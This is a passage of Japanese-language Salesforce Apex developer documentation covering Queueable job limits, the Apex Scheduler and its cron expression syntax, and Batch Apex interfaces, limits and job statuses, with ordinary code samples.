Apex テストでは、キュー可能ジョブをチェーニングできません。チェーニングするとエラーになります。エラーを回避するには、ジョブをチェーニングする前に `Test.isRunningTest()` をコールして、Apex がテストコンテキストで実行されているかどうかチェックします。

キュー可能 Apex の制限

- キュー内のジョブの実行は、**非同期 Apex メソッド実行の共有制限値**に対して 1 回カウントされます。

- 1 つのトランザクションで `System.enqueueJob` を使用してキューに追加できるのは、最大 50 ジョブです。
- チェーニングされたジョブの深度に制限はありません。つまり、1つのジョブから別のジョブにチェーニングし、このプロセスを新しい子ジョブごとに繰り返して新しい子ジョブにリンクできます。Developer Edition 組織およびトライアル組織の場合、チェーニングされたジョブの最大スタック深度は5です。つまり、ジョブのチェーニングを 4 回行うことができ、チェーン内のジョブ数は最初の親キュー可能ジョブを含め最大 5 個です。
- ジョブをチェーニングするとき、実行中のジョブから `System.enqueueJob` で追加できるジョブは 1 つのみです。つまり、親キュー可能ジョブごとに 1 つの子ジョブしか存在できません。同じキュー可能ジョブからの複数の子ジョブの開始は、サポートされていません。

関連トピック:

Queueable インターフェース

QueueableContext インターフェース

Apex スケジューラ

特定の時間に実行されるように Apex クラスを呼び出すには、まずクラスに `Schedulable` インターフェースを実装し、Salesforce ユーザインターフェースの [Apex をスケジュール] ページまたは `System.schedule` メソッドのいずれかを使用してスケジュールを指定します。

重要: Salesforce は、指定された時間に実行されるようにクラスをスケジュール設定します。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

一度にスケジュールできる Apex ジョブの数は 100 です。現在の数を確認するには、Salesforce の [スケジュール済みジョブ] ページを表示し、データ型の検索条件を [スケジュール済み Apex] にしてカスタムビューを作成します。また、CronTrigger オブジェクトおよび CronJobDetail オブジェクトをプログラムでクエリすることで、Apex スケジュール済みジョブの数を取得することもできます。

クラスをトリガからスケジュールする場合は、細心の注意を払ってください。制限を超えるスケジュールクラスをトリガで追加しないようにする必要があります。特に、API の一括更新、インポートウィザード、ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。

Apex クラスに有効なスケジュール済みジョブが 1 つ以上ある場合は、Salesforce ユーザインターフェースを使用してこのクラス、またはこのクラスで参照されるクラスを更新することはできません。ただし、Force.com IDE の使用時などは、メタデータ API を使用して、有効なスケジュール済みジョブがあるクラスを更新するリリースを実行できます。Salesforce ヘルプの「リリース接続とオプション」を参照してください。

`Schedulable` インターフェースの実装

一定の間隔で実行されるように Apex クラスのスケジュールを設定するには、最初に Salesforce が提供するインターフェース `Schedulable` を実装する Apex クラスを記述します。

スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。

Salesforce ユーザインターフェースを使用してスケジュール済みの Apex ジョブの実行を監視および停止するには、[設定] から [監視] > [スケジュール済みジョブ] または [ジョブ] > [スケジュール済みジョブ] をクリックします。

`Schedulable` インターフェースには、実装が必要な 1 つのメソッド `execute` が含まれています。

```
global void execute(SchedulableContext sc){}
```

実装されたメソッドは `global` または `public` として宣言する必要があります。

このメソッドは、スケジュールを設定するクラスをインスタンス化するために使用します。

ヒント: `execute` メソッドで追加処理を行うことはできますが、すべての処理が個別のクラスで行われるようにすることをお勧めします。

次の例では、`mergeNumbers` と呼ばれるクラスの `Schedulable` インターフェースを実装します。

```
global class scheduledMerge implements Schedulable {

   global void execute(SchedulableContext SC) {

      mergeNumbers M = new mergeNumbers();

   }

}
```

次の例では、上記のクラスを実装するための `System.Schedule` メソッドを使用します。

```
scheduledMerge m = new scheduledMerge();

String sch = '20 30 8 10 2 ?';

String jobID = system.schedule('Merge Job', sch, m);
```

Apexの一括処理クラスで `Schedulable` インターフェースを使用することもできます。次の例では、`batchable` と呼ばれる Apex の一括処理クラスの `Schedulable` インターフェースを実装します。

```
global class scheduledBatchable implements Schedulable {

   global void execute(SchedulableContext sc) {

      batchable b = new batchable();

      database.executebatch(b);

   }

}
```

一括処理ジョブをスケジュールする簡単な方法は、`System.scheduleBatch` メソッドをコールすることです。この際、`Schedulable` インターフェースを実装する必要はありません。

スケジュール済みジョブを追跡するには、SchedulableContext オブジェクトを使用します。SchedulableContext `getTriggerID` メソッドは、このスケジュール済みジョブに関連付けられている CronTrigger オブジェクトの ID を文字列として返します。`CronTrigger` をクエリすると、スケジュール済みジョブの進行状況を追跡できます。

スケジュール済みジョブの実行を停止するには、`getTriggerID` メソッドによって返された ID と共に `System.abortJob` メソッドを使用します。

クエリを使用したスケジュール済みジョブの進行状況の追跡

Apex ジョブがスケジュールされた後、次の例に示すように、CronTrigger に対して SOQL クエリを実行して、ジョブの実行回数、ジョブの再実行がスケジュールされている日時など、いくつかの項目を取得することにより、このジョブの詳細情報を取得することができます。

```
CronTrigger ct =

    [SELECT TimesTriggered, NextFireTime

    FROM CronTrigger WHERE Id = :jobID];
```

この例では、ユーザがジョブの ID を保持する `jobID` 変数を使用していることが前提となります。`System.schedule` メソッドは、ジョブ ID を返します。スケジュール可能なクラスの `execute` メソッド内でこのクエリを実行すると、SchedulableContext 引数の変数に対して `getTriggerId` をコールすることで現在のジョブの ID を取得できます。この変数名が `sc` であるとすると、変更後の例は次のようになります。

```
CronTrigger ct =

    [SELECT TimesTriggered, NextFireTime

    FROM CronTrigger WHERE Id = :sc.getTriggerId()];
```

また、CronTrigger レコードに関連付けられている CronJobDetail レコードからジョブの名前と種別を取得することもできます。そのためには、CronTrigger に対してクエリを実行するときに `CronJobDetail` リレーションを使用します。次の例では、CronJobDetail にあるジョブの名前と種別を含む最新の CronTrigger レコードを取得します。

```
CronTrigger job =

    [SELECT Id, CronJobDetail.Id, CronJobDetail.Name, CronJobDetail.JobType

    FROM CronTrigger ORDER BY CreatedDate DESC LIMIT 1];
```

CronJobDetail を直接クエリして、ジョブの名前と種別を取得することもできます。次の例では、前の例でクエリした CronTrigger レコードに対してジョブの名前と種別を取得します。対応する CronJobDetail レコード ID は、CronTrigger レコードの `CronJobDetail.Id` 式によって取得されます。

```
CronJobDetail ctd =

    [SELECT Id, Name, JobType

    FROM CronJobDetail WHERE Id = :job.CronJobDetail.Id];
```

他の種別のすべてのスケジュール済みジョブを除く、すべての Apex スケジュール済みジョブの合計件数を取得するには、次のクエリを実行します。ジョブ種別には「7」という値が指定されています。これは、Apex スケジュール済みジョブの種別に一致します。

```
SELECT COUNT() FROM CronTrigger WHERE CronJobDetail.JobType = '7'
```

Apex スケジューラのテスト

次に、Apex スケジューラを使用したテスト方法の例を示します。

System.schedule メソッドは、匿名プロセスを開始します。つまり、スケジュールされた Apex をテストするとき、結果に対してテストする前にスケジュール済みジョブが終了している必要があります。System.schedule メソッドを実行する前後で、テストメソッド startTest と stopTest を使用して、テストを続行する前にスケジュール済みジョブが終了するようにします。startTest メソッドの後に作成されたすべての非同期コールはシステムによって収集されます。stopTest を実行する場合、すべての非同期プロセスが同期して実行されます。startTest メソッドと stopTest メソッド内に System.schedule メソッドを含めない場合、スケジュール済みジョブは Salesforce API バージョン 25.0 以降で保存された Apex のテストメソッドでは最後に実行されますが、それよりも前のバージョンでは実行されません。

テストするクラスは次のとおりです。

```
global class TestScheduledApexFromTestMethod implements Schedulable {


// This test runs a scheduled job at midnight Sept. 3rd. 2022


   public static String CRON_EXP = '0 0 0 3 9 ? 2022';


   global void execute(SchedulableContext ctx) {
      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime
                FROM CronTrigger WHERE Id = :ctx.getTriggerId()];


      System.assertEquals(CRON_EXP, ct.CronExpression);
      System.assertEquals(0, ct.TimesTriggered);
      System.assertEquals('2022-09-03 00:00:00', String.valueOf(ct.NextFireTime));


      Account a = [SELECT Id, Name FROM Account WHERE Name =
                'testScheduledApexFromTestMethod'];
```

```
        a.name = 'testScheduledApexFromTestMethodUpdated';
        update a;
    }
}
```

次の例では、上記のクラスをテストします。

```
@istest
class TestClass {

    static testmethod void test() {
    Test.startTest();

        Account a = new Account();
        a.Name = 'testScheduledApexFromTestMethod';
        insert a;

        // Schedule the test job

        String jobId = System.schedule('testBasicScheduledApex',
        TestScheduledApexFromTestMethod.CRON_EXP,
            new TestScheduledApexFromTestMethod());

        // Get the information from the CronTrigger API object
        CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered,
            NextFireTime
            FROM CronTrigger WHERE id = :jobId];

        // Verify the expressions are the same
        System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP,
```

```
        ct.CronExpression);


    // Verify the job has not run
    System.assertEquals(0, ct.TimesTriggered);


    // Verify the next time the job will run
    System.assertEquals('2022-09-03 00:00:00',
        String.valueOf(ct.NextFireTime));
    System.assertNotEquals('testScheduledApexFromTestMethodUpdated',
        [SELECT id, name FROM account WHERE id = :a.id].name);


  Test.stopTest();


  System.assertEquals('testScheduledApexFromTestMethodUpdated',
  [SELECT Id, Name FROM Account WHERE Id = :a.Id].Name);


  }
}
```

System.Schedule メソッドの使用

Schedulable インターフェースでクラスを実装したら、System.Schedule メソッドを使用してそれを実行します。スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。

メモ: クラスをトリガからスケジュールする場合は、細心の注意を払ってください。制限を超えるスケジュールクラスをトリガで追加しないようにする必要があります。特に、APIの一括更新、インポートウィザード、ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。

System.Schedule メソッドは、ジョブの名前、ジョブの実行予定日時を表すために使用する式、クラスの名前という 3 つの引数を取ります。この式の構文は次のとおりです。

```
Seconds Minutes Hours Day_of_month Month Day_of_week optional_year
```

メモ: Salesforce は、指定された時間に実行されるようにクラスをスケジュール設定します。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

`System.Schedule` メソッドでは、すべてのスケジュールの基準としてユーザのタイムゾーンが使用されます。

式の値は次のとおりです。

名前	値	特殊文字
Seconds	0 ～ 59	なし
Minutes	0 ～ 59	なし
Hours	0 ～ 23	, - * /
Day_of_month	1 ～ 31	, - * ? / L W
Month	1 ～ 12、または次のとおりです。 • JAN • FEB • MAR • APR • MAY • JUN • JUL • AUG • SEP • OCT • NOV • DEC	, - * /
Day_of_week	1 ～ 7、または次のとおりです。 • SUN • MON • TUE • WED • THU • FRI • SAT	, - * ? / L #
optional_year	Null または 1970 ～ 2099	, - * /

特殊文字の定義は次のとおりです。

特殊文字	説明
,	値を区切ります。たとえば、複数の月を指定する場合は JAN, MAR, APR を使用します。
-	範囲を指定します。たとえば、複数の月を指定する場合は JAN-MAR を使用します。
*	すべての値を指定します。たとえば、*Month* を * と指定すると、ジョブは毎月にスケジュールされます。
?	特定の値を指定しません。*Day_of_month* と *Day_of_week* のみで使用でき、通常は、特定の値以外を指定しない場合に使用します。
/	増分を指定します。スラッシュの前の数値は期間の開始を指定し、スラッシュの後の数値は期間の長さを指定します。たとえば、*Day_of_month* に 1/5 と指定した場合、Apex クラスは月の 1 日から始まり、5 日おきに実行されます。
L	範囲の終了を指定します。*Day_of_month* と *Day_of_week* でのみ使用できます。*日*で使用すると、1 月の場合は 1 月 31 日、うるう年の 2 月の場合は 2 月 28 日など、L は常に月末日を意味します。*Day_of_week* のみで使用すると、7 または SAT を意味します。*Day_of_week* の値と一緒に使用すると、その月で指定した曜日の最後を意味します。たとえば、2L と指定すると、月の最終月曜日が指定されます。L と一緒に値の範囲は使用しないでください。予期しない結果が生じる場合があります。
W	特定の日に最も近い平日 (月曜日～金曜日) を指定します。*Day_of_month* でのみ使用できます。たとえば、20W と指定し、20 日が土曜日の場合、クラスは 19 日に実行されます。1W と指定すると、1 日が土曜日の場合、クラスはその前の月ではなく、次の月曜日である 3 日に実行されます。 ヒント: 月の最後の平日を指定するには、L と W を一緒に使用します。
#	***weekday*#*day_of_month*** という形式で、月の第 *nth* 日目を指定します。*Day_of_week* でのみ使用できます。# の前の数値は、平日 (SUN-SAT) を指定します。# の後の数値は、月の日付を指定します。たとえば、2#2 と指定すると、クラスは毎月第 2 月曜日に実行されます。

次に、式の使用方法の例を示します。

式	説明
0 0 13 * * ?	クラスは毎日午後 1 時に実行されます。

式	説明
`0 0 22 ? * 6L`	クラスは毎月最終金曜日の午後10時に実行されます。
`0 0 10 ? * MON-FRI`	クラスは月曜日から金曜日の午前 10 時に実行されます。
`0 0 20 * * ? 2010`	クラスは 2010 年の毎日午後 8 時に実行されます。

次の例では、クラス `proschedule` によって `Schedulable` インターフェースが実装されます。このクラスは、2 月 13 日の午前 8 時に実行するようにスケジュールされています。

```
proschedule p = new proschedule();

        String sch = '0 0 8 13 2 ?';

        system.schedule('One Time Pro', sch, p);
```

System.scheduleBatch メソッドを使用した一括処理ジョブの実行

`System.scheduleBatch` メソッドをコールして、将来の指定された時刻に 1 回実行されるように一括処理ジョブをスケジュールできます。このメソッドは一括処理クラスにのみ使用できます。また、`Schedulable` インターフェースを実装する必要はありません。これにより、一括処理ジョブが 1 回実行されるように簡単にスケジュール設定できます。`System.scheduleBatch` メソッドの使用方法の詳細については、「`System.scheduleBatch` メソッドの使用」を参照してください。

Apex スケジューラの制限

- 一度にスケジュールできる Apex ジョブの数は 100 です。現在の数を確認するには、Salesforce の [スケジュール済みジョブ] ページを表示し、データ型の検索条件を [スケジュール済み Apex] にしてカスタムビューを作成します。また、CronTrigger オブジェクトおよび CronJobDetail オブジェクトをプログラムでクエリすることで、Apex スケジュール済みジョブの数を取得することもできます。
- 24 時間でのスケジュール済み Apex の最大実行数は、250,000 または組織のライセンス数の 200 倍の大きいほうです。これは組織全体の制限で、他のすべての非同期 Apex (Apex 一括処理、キュー可能 Apex、スケジュール済み Apex、および future メソッド) と共有されます。この制限のカウント対象となるライセンスは、Salesforce フルユーザライセンスまたは Force.com アプリケーションサブスクリプションのユーザライセンスです。Chatter Free、Chatter カスタマーユーザ、カスタマーポータルユーザ、およびパートナーポータルユーザライセンスは含まれません。

Apex スケジューラの注意点とベストプラクティス

- Salesforce は、指定された時間に実行されるようにクラスをスケジュール設定します。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。
- クラスをトリガからスケジュールする場合は、細心の注意を払ってください。制限を超えるスケジュールクラスをトリガで追加しないようにする必要があります。特に、API の一括更新、インポートウィザード、

ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。

- `execute` メソッドで追加処理を行うことはできますが、すべての処理が個別のクラスで行われるようにすることをお勧めします。
- スケジュール済みの Apex で `getContent` および `getContentAsPDF PageReference` メソッドは使用できません。
- 同期 Web サービスコールアウトは、スケジュールされた Apex からは実行できません。コールアウトを実行するには、`@future(callout=true)` のアノテーションを付加したメソッドにコールアウトを配置し、このメソッドをスケジュールされた Apex からコールすることで非同期コールアウトを実行します。ただし、スケジュールされた Apex で一括処理ジョブを実行する場合、一括処理クラスからコールアウトを実行できます。「Apex の一括処理の使用」を参照してください。
- Salesforce のサービスメンテナンスによるダウンタイム中に実行がスケジュールされている Apex ジョブは、サービスが再開され、システムリソースが使用可能になったときに実行されるようにスケジュールされます。ダウンタイムの発生時にスケジュール済みの Apex ジョブが実行されていた場合は、ジョブがロールバックされ、サービス再開後に再度スケジュールされます。サービスのメジャーアップグレードの後は、システムの使用率が急増するため、スケジュール済みの Apex ジョブの開始が通常より遅れる可能性があります。

関連トピック:

Schedulable インターフェース

Apex の一括処理

開発者は Apex の一括処理を使用して、Force.com プラットフォームで数千件ものレコードに対して長時間にわたり実行される複雑なプロセスを構築できるようになりました。Apex一括処理は、レコードの小さいバッチに対して動作し、レコードセット全体を管理しやすいチャンクに分割して処理します。たとえば、特定の日付を過ぎたレコードを検索してアーカイブに追加する、夜間に実行されるアーカイブソリューションを構築できます。または、毎晩すべての取引先と商談を探索し、カスタム条件に基づいて必要に応じて更新するデータの整理処理を構築できます。

Apexの一括処理は、インターフェースとして公開され、開発者によって実行される必要があります。一括処理ジョブは実行時に Apex を使用してプログラムで起動できます。

一度に実行できるキュー内または有効な一括処理ジョブは 5 件のみです。Salesforce の [スケジュール済みジョブ] ページを表示するか、プログラムで SOAP API を使用して `AsyncApexJob` オブジェクトをクエリすることで、現在のジョブ件数を確認できます。

警告: 一括処理ジョブをトリガから開始する場合は、細心の注意を払ってください。トリガで一括処理ジョブが制限を超えて追加されないようにする必要があります。特に、API の一括更新、インポートウィザード、ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。

また、一括処理ジョブは Apex スケジューラを使用して、プログラムで特定の時間に実行されるようにスケジュールしたり、Salesforce ユーザインターフェースの [Apex をスケジュール] ページを使用してスケジュールしたりすることもできます。[Apexをスケジュール]ページについての詳細は、Salesforce オンラインヘルプの「Apex のスケジュール」を参照してください。

Apex の一括処理インターフェースは、Apex による共有管理の再適用にも使用されます。

一括処理ジョブの詳細は、Apex の一括処理の使用 (ページ 325)を参照してください。

Apex による共有管理についての詳細は、「Apex による共有管理について」 (ページ 251)を参照してください。

このセクションの内容:

Apex の一括処理の使用

Apex の一括処理を使用するには、Salesforce が提供するインターフェース `Database.Batchable` を実装する Apex クラスを記述し、次にプログラムでクラスを呼び出す必要があります。

Apex の一括処理ジョブの実行を監視または停止するには、[設定] から [監視] > [Apex ジョブ] または [ジョブ] > [Apex ジョブ] をクリックします。

`Database.Batchable` インターフェースの実装

`Database.Batchable` インターフェースには、実装が必要な次の 3 つのメソッドが含まれています。

- `start` メソッド

```
global (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc)
 {}
```

`start` メソッドは、Apexの一括処理ジョブの開始時にコールされます。`start` メソッドは、インターフェースメソッド `execute` に渡すレコードまたはオブジェクトを収集するために使用します。このメソッドは、`Database.QueryLocator` オブジェクト、またはジョブに渡すレコードやオブジェクトを含む Iterable オブジェクトを返します。

`Database.QueryLocator` オブジェクトは、一括処理ジョブで使用するオブジェクトの範囲を単純なクエリ (`SELECT`) で作成する場合に使用します。QueryLocator オブジェクトを使用する場合、SOQL クエリによって取得されるレコード合計数に対するガバナ制限は無視されます。たとえば、Account オブジェクトに対する Apex の一括処理ジョブでは、組織内のすべての取引先レコード (最大 5000 万件のレコード) の `QueryLocator` を返すことができます。また、Contact オブジェクトに対して共有再適用を行うと、組織内のすべての取引先レコードの `QueryLocator` が返されます。

Iterable オブジェクトは、一括処理ジョブに複雑な範囲を作成する必要がある場合に使用します。また、リスト全体を反復する独自のカスタムプロセスを作成するために Iterable オブジェクトを使用することもできます。

重要: Iterable オブジェクトを使用する場合、SOQL クエリによって取得されるレコード合計数に対するガバナ制限はそのまま適用されます。

- `execute` メソッド

```
global void execute(Database.BatchableContext BC, list<P>){}
```

`execute` メソッドは、メソッドに渡す一括レコードごとにコールされます。データの処理単位ごとに必要な処理をすべて実行する場合に、このメソッドを使用します。

このメソッドは次を取得します。

- Database.BatchableContext オブジェクトへの参照。
- List<sObject> などの sObjects のリストまたはパラメータ化された型のリスト。Database.QueryLocator を使用している場合は、返されたリストが使用されます。

レコードの一括処理は、start メソッドから受け取る順序で実行されます。

- finish メソッド

```
global void finish(Database.BatchableContext BC){}
```

finish メソッドは、すべての一括処理が行われた後にコールされます。確認メールの送信や後処理操作を行う場合に、このメソッドを使用します。

Apex の一括処理ジョブの各実行は、個別のトランザクションとみなされます。たとえば、1,000 件のレコードを含む Apex の一括処理ジョブが、Database.executeBatch から任意の *scope* パラメータを指定せずに実行されると、このジョブはそれぞれ 200 件のレコードを含む 5 つのトランザクションとみなされます。Apex のガバナ制限は、各トランザクションでリセットされます。最初のトランザクションが成功し、2 番目が失敗した場合、最初のトランザクションで行われたデータベースの更新はロールバックされません。

Database.BatchableContext の使用

Database.Batchable インターフェースのすべてのメソッドは Database.BatchableContext オブジェクトへの参照を必要とします。このオブジェクトは、一括処理ジョブの進行状況を追跡するために使用します。

Database.BatchableContext オブジェクトのインスタンスメソッドを次に示します。

名前	引数	戻り値	説明
getJobID		ID	この一括処理ジョブに関連付けられている AsyncApexJob オブジェクトの ID を文字列として返します。このメソッドは、一括処理ジョブのレコードの進行状況を追跡するために使用します。System.abortJob メソッドでもこの ID を使用できます。

次の例では、Database.BatchableContext を使用して、一括処理ジョブに関連付けられている AsyncApexJob をクエリします。

```
global void finish(Database.BatchableContext BC){
   // Get the ID of the AsyncApexJob representing this batch job
   // from Database.BatchableContext.
   // Query the AsyncApexJob object to retrieve the current job's information.
   AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed,
      TotalJobItems, CreatedBy.Email
      FROM AsyncApexJob WHERE Id =
      :BC.getJobId()];
   // Send an email to the Apex job's submitter notifying of job completion.
   Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
   String[] toAddresses = new String[] {a.CreatedBy.Email};
```

```
   mail.setToAddresses(toAddresses);
   mail.setSubject('Apex Sharing Recalculation ' + a.Status);
   mail.setPlainTextBody
   ('The batch Apex job processed ' + a.TotalJobItems +
   ' batches with '+ a.NumberOfErrors + ' failures.');
   Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
```

Database.QueryLocator を使用した範囲の定義

start メソッドは、一括処理ジョブで使用するレコードを含む Database.QueryLocator オブジェクトまたは Iterable オブジェクトを返します。

次の例では、Database.QueryLocator メソッドを使用します。

```
global class SearchAndReplace implements Database.Batchable<sObject>{

   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global SearchAndReplace(String q, String e, String f, String v){

      Query=q; Entity=e; Field=f;Value=v;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC, List<sObject> scope){
     for(sobject s : scope){
     s.put(Field,Value);
     }
     update scope;
    }

   global void finish(Database.BatchableContext BC){
   }
}
```

Apex の一括処理に Iterable オブジェクトを使用した範囲の定義

start メソッドは、一括処理ジョブで使用するレコードを含む Database.QueryLocator オブジェクトまたは Iterable オブジェクトを返します。Iterable オブジェクトを使用すると、より簡単に項目を返すことができます。

```
global class batchClass implements Database.batchable{
   global Iterable start(Database.BatchableContext info){
       return new CustomAccountIterable();
   }
   global void execute(Database.BatchableContext info, List<Account> scope){
```

```
        List<Account> accsToUpdate = new List<Account>();
        for(Account a : scope){
            a.Name = 'true';
            a.NumberOfEmployees = 70;
            accsToUpdate.add(a);
        }
        update accsToUpdate;
    }
    global void finish(Database.BatchableContext info){
    }
}
```

Database.executeBatch メソッドを使用した一括処理ジョブの送信

一括処理ジョブをプログラムで開始するには、Database.executeBatch メソッドを使用します。

重要: Database.executeBatch をコールしたときに Salesforce が行うのは、そのプロセスをキューに追加することのみです。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

Database.executeBatch メソッドは次の 2 つのパラメータを取ります。

- Database.Batchable インターフェースを実装するクラスのインスタンス。
- 省略可能なパラメータ *scope*。このパラメータは、execute メソッドに渡すレコードの数を指定します。このパラメータは、メソッドに渡す各レコードに対して多数の処理があり、ガバナ制限に達する場合に使用します。レコード数を制限することによって、トランザクションあたりの処理が制限されます。この値は 0 より大きくする必要があります。一括処理クラスの start メソッドが QueryLocator を返す場合、Database.executeBatch の省略可能な範囲パラメータには最大値 2,000 を指定できます。これより大きい値に設定すると、Salesforce では、QueryLocator が返すレコードを、最大 2,000 レコードまでの、より小さいバッチに分割します。一括処理クラスの start メソッドが Iterable オブジェクトを返す場合、scope パラメータ値に上限はありませんが、非常に大きい値を使用すると、他の制限が発生する場合があります。

Database.executeBatch メソッドは、ジョブの進捗状況の追跡に使用できる AsyncApexJob オブジェクトの ID を返します。次に例を示します。

```
ID batchprocessid = Database.executeBatch(reassign);

AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors
                    FROM AsyncApexJob WHERE ID =: batchprocessid ];
```

System.abortJob メソッドでもこの ID を使用できます。

AsyncApexJob オブジェクトについての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「AsyncApexJob」を参照してください。

Apex Flex キュー内での一括処理ジョブの保留

Apex Flex キューでは、100 件まではエラーにならずに一括処理ジョブを送信できます。

Database.executeBatch の結果は次のようになります。

- 一括処理ジョブは Apex Flex キューに置かれ、その状況は Holding に設定されます。

- Apex Flex キューが最大ジョブ数の 100 に達した場合、`Database.executeBatch` は `LimitException` を発生させて、ジョブをキューに追加しません。

メモ: 組織で Apex Flex キューが有効ではない場合、`Database.executeBatch` は一括処理ジョブを `Queued` 状況として一括処理ジョブキューに追加します。キュー内または有効な一括処理ジョブの数が同時ジョブ数の制限に達した場合、`LimitException` を発生させて、ジョブをキューに追加しません。

Apex Flex キュー内のジョブの並び替え

送信したジョブの状況が `Holding` である間は、Salesforce ユーザインターフェースでジョブを並び替えてどの一括処理ジョブが最初に処理されるかを制御できます。この操作を行うには、[設定] から、[ジョブ] > [Apex Flex キュー] をクリックします。

システム管理者は、Apex Flex キューに保留されているジョブの順序を変更して、いつシステムに処理されるかを制御できます。たとえば、システム管理者は一括処理ジョブを保留キューの先頭位置まで移動して、システムが Flex キューから次の保留ジョブを取得するときに最初に処理されるようにすることができます。ジョブは、システム管理者の介入なしに、送信された順序 (先入れ先出し) で処理されます。

システムリソースが使用可能になったら、システムが Apex Flex キューの先頭から次のジョブを取り出し、一括処理ジョブキューに移動します。組織ごとに、システムでは最大5件のキュー内のジョブまたは有効なジョブを同時に処理できます。移動したこれらのジョブの状況は、`Holding` から `Queued` に変わります。キュー内にあるジョブは、システムが新しいジョブを処理できる状態になると実行されます。[Apex ジョブ] ページで、キューに入れたジョブを監視できます。

一括処理ジョブの状況

次の表に、一括処理ジョブで発生するすべての状況と、それぞれの説明を示します。

状況	説明
保留	ジョブは送信済みで、システムリソースが使用可能になって処理用のキューにジョブを追加できるようになるまで Apex Flex キュー内に保持されています。
キュー	ジョブは実行待ちです。
準備中	ジョブの `start` メソッドが呼び出されました。この状況は、レコードのバッチサイズに応じて数分かかることがあります。
処理中	ジョブは処理中です。
中止	ジョブはユーザによって中止されました。
完了	ジョブはエラーあり/なしで完了しました。
失敗	ジョブでシステム障害が発生しました。

System.scheduleBatch メソッドの使用

System.scheduleBatch メソッドを使用して、一括処理ジョブを将来のある時点で一度実行するようにスケジュールできます。

System.scheduleBatch メソッドに、次のパラメータを指定します。

- Database.Batchable インターフェースを実装するクラスのインスタンス。
- ジョブ名。
- ジョブを実行開始するまでの分単位の期間。
- 範囲の値 (省略可能)。このパラメータは、execute メソッドに渡すレコードの数を指定します。このパラメータは、メソッドに渡す各レコードに対して多数の処理があり、ガバナ制限に達する場合に使用します。レコード数を制限することによって、トランザクションあたりの処理が制限されます。この値は 0 より大きくする必要があります。start メソッドが QueryLocator を返す場合、System.scheduleBatch の省略可能な範囲パラメータには最大値 2,000 を指定できます。これより大きい値に設定すると、Salesforce では、QueryLocator が返すレコードを、最大 2,000 レコードまでの、より小さいバッチに分割します。start メソッドが Iterable オブジェクトを返す場合、scope パラメータ値に上限はありませんが、非常に大きい値を使用すると、他の制限が発生する場合があります。

System.scheduleBatch メソッドは、スケジュール済みジョブ ID (CronTrigger ID) を返します。

次の例では、System.scheduleBatch をコールして、今から 1 分後に一括処理ジョブを実行するようにスケジュールします。この例では、一括処理クラスのインスタンス (reassign 変数)、ジョブ名、期間 (1 分) をこのメソッドに渡します。省略可能な *scope* パラメータは指定していません。メソッドからスケジュール済みジョブ ID が返されます。この ID は、CronTrigger をクエリして、対応するスケジュール済みジョブの状況を取得するために使用されます。

```
String cronID = System.scheduleBatch(reassign, 'job example', 1);

CronTrigger ct = [SELECT Id, TimesTriggered, NextFireTime
                  FROM CronTrigger WHERE Id = :cronID];

// TimesTriggered should be 0 because the job hasn't started yet.
System.assertEquals(0, ct.TimesTriggered);
System.debug('Next fire time: ' + ct.NextFireTime);
// For example:
// Next fire time: 2013-06-03 13:31:23
```

CronTrigger についての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「CronTrigger」を参照してください。

メモ: System.scheduleBatch では、次の点に留意してください。

- System.scheduleBatch をコールすると、Salesforce により指定の時間にジョブを実行するようにスケジュールされます。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。
- スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。
- ジョブのスケジュールがトリガされると、システムは処理する一括処理ジョブをキューに入れます。組織で Apex Flex キューが有効になっている場合、Flex キューの最後に一括処理ジョブが追加されます。詳細は、「Apex Flex キュー内での一括処理ジョブの保留」を参照してください。

- スケジュールされたすべての Apex 制限は、System.scheduleBatch を使用してスケジュールされた一括処理ジョブに適用されます。一括処理ジョブが(Holding または Queued 状況で)キューに入れられると、すべての一括処理ジョブ制限が適用され、ジョブはスケジュール済みの Apex 制限としてカウントされなくなります。
- このメソッドをコールしてから一括処理ジョブが開始するまでは、返されたスケジュール済みジョブ ID を使用して、System.abortJob メソッドを使用したスケジュール済みジョブを中止できます。

Apex の一括処理の例

次の例では、Database.QueryLocator メソッドを使用します。

```
global class UpdateAccountFields implements Database.Batchable<sObject>{
   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global UpdateAccountFields(String q, String e, String f, String v){
              Query=q; Entity=e; Field=f;Value=v;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC,
                       List<sObject> scope){
      for(Sobject s : scope){s.put(Field,Value);
      }       update scope;
   }

   global void finish(Database.BatchableContext BC){

   }

}
```

次のコードを使用して、上記のクラスをコールできます。

```
// Query for 10 accounts
String q = 'SELECT Industry FROM Account LIMIT 10';
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

